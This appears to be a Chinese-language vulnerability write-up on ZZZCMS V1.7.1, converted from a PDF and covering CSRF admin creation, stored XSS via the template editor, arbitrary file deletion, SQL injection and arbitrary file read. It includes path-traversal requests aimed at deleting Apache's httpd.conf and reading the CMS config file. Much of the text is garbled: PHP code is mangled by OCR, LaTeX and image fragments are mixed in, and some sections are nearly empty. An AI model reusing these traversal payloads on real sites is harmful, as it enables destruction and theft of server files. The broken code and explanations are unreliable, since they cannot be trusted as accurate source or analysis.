ZZZCMS V1.7.1 漏洞合集

ZZZCMS V1.7.1 CSRF漏洞

|漏洞概述

```
| Section | Sec
                                                                           if (de, insert 1800; user ; solarer; saperna ; manual layerer; (400 "手机写记放存在清更换手机写");
if (lengty figuressed));
if (lengty figuressed));
if (lengty figuressed);
if (lengty fi
                                                                                    if Unidemper_session(name "skinid") {
   if (mpyyfface) {
        session(name "skinid") {
        if (mpyyfface) {
            set_contint (name "skinidae", value "./plugins/face/face1.pug'):
        blastf Chert (Hace) (11) {
            set_contint (name "skinidaes", value "./plugins/face/".Hace):
        }
        else(
                                                                                                           set_cookie( name: "adminface", $face);
                                                                                                  if(db_update( table: 'user', where: 'uid='.$mid,$colarr)) layertrue ( str: '保存成功');
                                                                    if (他_update) home.
]
lareterr( str. '餐存失敗');
```

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
可以看到,回显显示了保存成功。我们在后台处可以看到确实增加了一个管理员,并且可以登录成功。



ZZZCMS V1.7.1 存储型XSS漏洞


漏洞概述


```
806
           function editfile(){
                $file=getform( name: 'file', source: 'post');
807
           ifstrin($file.comf(str.'adminpath')) and layererr(str.'后台文件,不允许修改
$filetext=getform(name:'filetext', source:'post');
809
810
                $file_path=file_path($file);
811
                $safe_path=array('upload','template','runtime');
812
                \mathbf{if}(\texttt{arr\_search}(\$\texttt{file\_path},\$\texttt{safe\_path}))\,\{
813
                   $file=$_SERVER['DOCUMENT_ROOT'].$file;
814
                   !(is_file($file)) and layererr(str. '保存失败,文件不存在'):
815
                } else{
                    layererr(str: '非安全目录文件不允许修改');
816
817
                 \textbf{if} \ (\texttt{create\_file}(\$file, \texttt{decode}(\texttt{html\_textarea}(\$filetext)))) \ \{
818
819
                   layertrue ( str: '修改成功');
820
                } else {
821
                    layererr(str:'保存失败');
822
823
```



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可以看到,回显显示了保存成功。我们观察一下/zzz17/template/pc/cn2016/js/img.js 文件。可以发现代码成功被注入进去了。我们只要找到引用了这个文件的页面即可触发XSS。





ZZZCMS V1.7.1后台任意文件删除漏洞

|漏洞概述

```
function delfile() {
    $file=getform(name: 'path', source: 'post');
    $file_path=file_path($file);

    $safe_path=array('upload','template','runtime','backup');

    if(arr_search($file_path, $safe_path)) {
        $file=$_SERVER['DOCUMENT_ROOT'].$file;

    return del_file($file);


    }
}


33
    |
}

33
    |
}
```

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- 1 POST http://127.0.0.1/zzz17/admin/save.php?act=delfile
- path=/zzz17/upload/adimg/../../Apache/conf/httpd.conf






ZZZCMS V1.7.1后台SQL注入漏洞

漏洞概述


| POC





ZZZCMS V1.7.1后台任意文件读取漏洞

|漏洞概述





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1 GET http://127.0.0.1/zzz17/admin/?module=templateedit&type=/zzz17/runtime/cache/admin/../../config/zz

DESTINY?

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